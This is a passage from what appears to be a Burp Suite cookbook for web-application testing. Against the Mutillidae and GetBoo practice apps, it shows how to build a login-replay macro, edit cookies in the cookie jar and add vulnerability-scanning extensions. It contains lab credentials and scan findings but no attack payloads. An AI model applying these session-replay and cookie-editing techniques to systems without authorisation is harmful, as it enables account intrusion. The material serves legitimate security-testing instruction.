Select the items from the proxy history that you wish to include in the macro, and click "OK". Note that to record a macro now using your browser you will need to ensure that proxy interception is turned off. Intercept is off

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
1	http://192.168.56.101	GET	/mutillidae/index.php?do=logout	✓		302	733	HTML	php
2	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php&p...	✓		200	47756	HTML	php
3	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php	✓		302	47478	HTML	php
4	http://192.168.56.101	GET	/mutillidae/index.php?popUpNotification...	✓		200	46417	HTML	php

Request Response


Raw Params Headers Hex

```
GET /mutillidae/index.php?popUpNotificationCode=AUI HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php&popUpNotificationCode=LOUI
Cookie: showhints=0; username=ed; uid=24; PHPSESSID=vvv6rh7ueelvqrm6r fbg65iph3;
acpendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Type a search term 0 matches

OK Cancel

10. Those two highlighted requests in the previous dialog box now appear inside the **Macro Editor** window. Give the macro a description, such as `LogInMacro`, as follows:



11. Click the **Configure item** button to validate that the **username** and **password** values are correct. Click **OK** when done, as follows:

Configure Macro Item: POST request to http://192.168.56.101/mutillidae/index.php?page=login.php

Configure Macro Item

Configure how cookies and request parameters are handled for this macro item.

Cookie handling

- Add cookies received in responses to the session handling cookie jar
- Use cookies from the session handling cookie jar in requests

Parameter handling


page	Use preset value	login.php
username	Use preset value	ed
password	Use preset value	pentest
login-php-submit-button	Use preset value	Login

Custom parameter locations in response


Name	Value derived from

Add Edit Remove OK


- Click **OK** to close the Macro Editor. You should see the newly-created macro in the **Session handling action editor**. Click **OK** to close this dialog window, as follows:




13. After closing the **Session handling action editor**, you are returned to the **Session handling rule editor** where you now see the **Rule Actions** section populated with the name of your macro. Click the **Scope** tab of this window to define which tool will use this rule:



14. On the **Scope** tab of the **Session handling rule editor**, uncheck the other boxes, leaving only the **Repeater** checked. Under **URL Scope**, click the **Include all URLs** radio button. Click **OK** to close this editor, as follows:



15. You should now see the new session-handling rule listed in the **Session Handling Rules** window, as follows:



16. Return to the **Repeater** tab where you, previously, were not logged in to the application. Click the **Go** button to reveal that you are now logged in as Ed! This means your session-handling rule and associated macro worked:



How it works...

In this recipe, we saw how an unauthenticated session can be changed to an authenticated one by replaying the login process. The creation of macros allows manual steps to be scripted and assigned to various tools within the Burp suite.

Burp allows testers to configure session-handling rules to address various conditions that the suite of tools may encounter. The rules provide additional actions to be taken when those conditions are met. In this recipe, we addressed an unauthenticated session by creating a new session-handling rule, which called a macro. We confined the scope for this rule to Repeater only for demonstration purposes.

Getting caught in the cookie jar


While targeting an application, Burp captures all of the cookies it encounters while proxying and spidering HTTP traffic against a target site. Burp stores these cookies in a cache called the **cookie jar**. This cookie jar is used within the default session-handling rule and can be shared among the suite of Burp tools, such as Proxy, Intruder, and Spider. Inside the cookie jar, there is a historical table of requests. The table details each cookie domain and path. It is possible to edit or remove cookies from the cookie jar.

Getting ready

We will open the Burp Cookie Jar and look inside. Then, using the OWASP GetBoo application, we'll identify new cookies added to the Burp Cookie Jar.

How to do it...

1. Shut down and restart Burp so it is clean of any history. Switch to the Burp **Project options** tab, then the **Sessions** tab. In the **Cookie Jar** section, click the **Open cookie jar** button, as follows:



The screenshot shows the Burp Suite interface with the **Project options** tab selected. The **Sessions** sub-tab is active, displaying the **Session Handling Rules** section. A table lists one rule: "Use cookies from Burp's cookie jar" with "Spider and Scanner" as the tools. Below this is the **Cookie Jar** section, which includes a list of tools to monitor for updating the cookie jar. The **Open cookie jar** button is highlighted with a red box.


Enabled	Description	Tools
<input checked="" type="checkbox"/>	Use cookies from Burp's cookie jar	Spider and Scanner

Monitor the following tools' traffic to update the cookie jar:


Proxy Scanner Repeater Spider
 Intruder Sequencer Extender

Open cookie jar

2. A new pop-up box appears. Since we have no proxied traffic yet, the cookie jar is empty. Let's target an application and get some cookies captured, as follows:




3. From the OWASP Landing page, click the link to access the GetBoo application, as follows:



4. Click the **Login** button. At the login screen, type both the username and password as `demo`, and then click the **Log In** button.

- Return to the Burp Cookie Jar. You now have three cookies available. Each cookie has a **Domain**, **Path**, **Name**, and **Value** identified, as follows:




- Select the last cookie in the list and click the **Edit cookie** button. Modify the value from `nada` to `thisIsMyCookie` and then click **OK**, as follows:



7. The value is now changed, as follows:



8. The default scope for the Burp Cookie Jar is Proxy and Spider. However, you may expand the scope to include other tools. Click the checkbox for **Repeater**, as follows:



Now, if you create a new session-handling rule and use the default Burp Cookie Jar, you will see the new value for that cookie used in the requests.

How it works...

The Burp Cookie Jar is used by session-handling rules for cookie-handling when automating requests against a target application. In this recipe, we looked into the Cookie Jar, understood its contents, and even modified one of the values of a captured cookie. Any subsequent session-handling rules that use the default Burp Cookie Jar will see the modified value in the request.

Adding great pentester plugins

As web-application testers, you will find handy tools to add to your repertoire to make your assessments more efficient. The Burp community offers many wonderful extensions. In this recipe, we will add a couple of them and explain how they can make your assessments better. `Retire.js` and `Software Vulnerability Scanner` are the two plugins, these two plugins are used with the passive scanner.



Note: Both of these plugins require the Burp Professional version.

Getting ready

Using the OWASP Mutilliae II application, we will add two handy extensions that will help us find more vulnerabilities in our target.

How to do it...

1. Switch to the Burp **Extender** tab. Go to the **BApp Store** and find two plugins—`Retire.js` and `Software Vulnerability Scanner`. Click the **Install** button for each plugin, as follows:

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Popularity	Last updated	Detail
Reflected File Download Chec...		☆☆☆☆☆	→	24 Jan 2017	
Reflected Parameters		☆☆☆☆☆	→	10 Nov 2014	Pro extension
Release Request Scripter		☆☆☆☆☆	→	23 Dec 2016	
Replicator		☆☆☆☆☆	→	15 Feb 2018	
Report To Elastic Search		☆☆☆☆☆	→	10 May 2017	Pro extension
Request Highlighter		☆☆☆☆☆	→	23 Jul 2018	
Request Minimizer		☆☆☆☆☆	→	25 Jun 2018	
Request Randomizer		☆☆☆☆☆	→	24 Jan 2017	
Request Timer		☆☆☆☆☆	→	08 Nov 2017	
Response Clusterer		☆☆☆☆☆	→	06 Feb 2017	
Retire.js	✓	☆☆☆☆☆	→	29 Jun 2018	Pro extension
Reverse Proxy Detector		☆☆☆☆☆	→	13 Feb 2017	
Same Origin Method Execution		☆☆☆☆☆	→	26 Jan 2017	
SAML Editor		☆☆☆☆☆	→	01 Jul 2014	
SAML Encoder / Decoder		☆☆☆☆☆	→	01 Jul 2014	
SAML Raider		☆☆☆☆☆	→	04 Nov 2016	
SAMLReQuest		☆☆☆☆☆	→	06 Feb 2017	
Scan Check Builder		☆☆☆☆☆	→	08 Jun 2018	Pro extension
Scan manual insertion point		☆☆☆☆☆	→	24 May 2017	
Sentinel		☆☆☆☆☆	→	10 Apr 2017	Pro extension
Session Auth		☆☆☆☆☆	→	24 Jan 2017	Pro extension
Session Timeout Test		☆☆☆☆☆	→	01 Jul 2014	
Session Tracking Checks		☆☆☆☆☆	→	05 Jan 2018	Pro extension
Similar Request Excluder		☆☆☆☆☆	→	20 Jun 2018	
Site Map Extractor		☆☆☆☆☆	→	01 Mar 2018	
Site Map Fetcher		☆☆☆☆☆	→	22 Jan 2015	
Software Version Reporter		☆☆☆☆☆	→	08 Feb 2018	Pro extension
Software Vulnerability Scanner	✓	☆☆☆☆☆	→	17 Jul 2017	Pro extension

Retire.js

This extension integrates Burp with the Retire.js repository to find vulnerable JavaScript libraries. It passively looks at JavaScript files loaded and identifies those which are vulnerable based on various signature types (URL, filename, file content or specific hash).

Author: Philippe Arteau
Version: 2.3.1
Source: <https://github.com/portswigger/retire-js>
Updated: 29 Jun 2018

Rating: ☆☆☆☆☆

Popularity: →

- After installing the two plugins, go to the **Extender** tab, then **Extensions**, and then the **Burp Extensions** section. Make sure both plugins are enabled with check marks inside the check boxes. Also, notice the **Software Vulnerability Scanner** has a new tab, as follows:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder **Software Vulnerability Scanner**


Extensions BApp Store APIs Options

Burp Extensions

Extensions let you customize Burp's behavior using your own or third-party code.

Add	Remove	Up	Down	Loaded	Type	Name
				<input checked="" type="checkbox"/>	Java	Retire.js
				<input checked="" type="checkbox"/>	Java	Software Vulnerability Scanner

- Return to the Firefox browser and browse to the Mutillidae homepage. Perform a lightweight, less-invasive passive scan by right-clicking and selecting **Passively scan this branch**, as follows:



- Note the additional findings created from the two plugins. The `Vulners` plugin, which is the Software Vulnerability Scanner, found numerous CVE issues, and `Retire.js` identified five instances of a vulnerable version of jQuery, as follows:

Issues

- ▶  File path traversal [2]
- ▶  XPath injection
- ▶  [Vulners] Vulnerable Software detected
- ▶  Vulnerable version of the library 'jquery' found [5]
 -  /mutillidae/javascript/ddsmoothmenu/jquery.min.js
 -  /mutillidae/javascript/ddsmoothmenu/jquery.min.js
 -  /mutillidae/javascript/jQuery/jquery.js
 -  /mutillidae/javascript/jQuery/jquery.js
 -  /mutillidae/javascript/jQuery/jquery.js
- ▶  Password field with autocomplete enabled
- ▶  Client-side HTTP parameter pollution (reflected) [2]
- ▶  Input returned in response (reflected) [9]
- ▶  Cross-domain Referer leakage [3]

Advisory
Request
Response



[Vulners] Vulnerable Software detected

Issue: **[Vulners] Vulnerable Software detected**

Severity: **High**

Confidence: **Firm**

Host: **http://192.168.56.101**

Path: **/mutillidae/**

Note: This issue was generated by a Burp extension.

Issue detail

The following vulnerabilities for software **OpenSSL, headers - 0.9.8k** found:

- [OPENSSL:CVE-2014-0224](#) - 6.8 - Vulnerability in OpenSSL (CVE-2014-0224)
 An attacker can force the use of weak keying material in OpenSSL SSL/TLS clients and servers. This can be exploited by a Man-in-the-middle (MITM) attack where the attacker can decrypt and modify traffic from the attacked client and server. Reported by KIKU...

How it works...

Burp functionality can be extended through a PortSwigger API to create custom extensions, also known as plugins. In this recipe, we installed two plugins that assist with identifying older versions of software contained in the application with known vulnerabilities.

Creating new issues via the Manual-Scan Issues Extension

Though Burp provides a listing of many security vulnerabilities commonly found in web applications, occasionally you will identify an issue and need to create a custom scan finding. This can be done using the Manual-Scan Issues Extension.



Note: This plugin requires the Burp Professional edition.

Getting ready

Using the OWASP Mutillidae II application, we will add the Manual Scan Issues Extension, create steps revealing a finding, then use the extension to create a custom issue.

How to do it...

1. Switch to the Burp **Extender** tab. Go to the **BApp Store** and find the plugin labeled **Manual Scan Issues**. Click the **Install** button:

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Popularity	Last updated	Detail
JSON Beautifier		☆☆☆☆☆		03 Oct 2017	
JSON Decoder		☆☆☆☆☆		24 Jan 2017	
JSON Web Token Attacker		☆☆☆☆☆		22 Nov 2017	
JSON Web Tokens		☆☆☆☆☆		03 May 2018	
JSWS Parser		☆☆☆☆☆		15 Feb 2017	
JVM Property Editor		☆☆☆☆☆		24 Jan 2017	
Kerberos Authentication		☆☆☆☆☆		30 Aug 2017	
Lair		☆☆☆☆☆		25 Jan 2017	Pro extension
Length Extension Attacks		☆☆☆☆☆		25 Jan 2017	
LightBulb WAF Auditing Frame...		☆☆☆☆☆		22 Jan 2018	
Logger++		☆☆☆☆☆		21 May 2018	
Manual Scan Issues		☆☆☆☆☆		23 May 2017	Pro extension

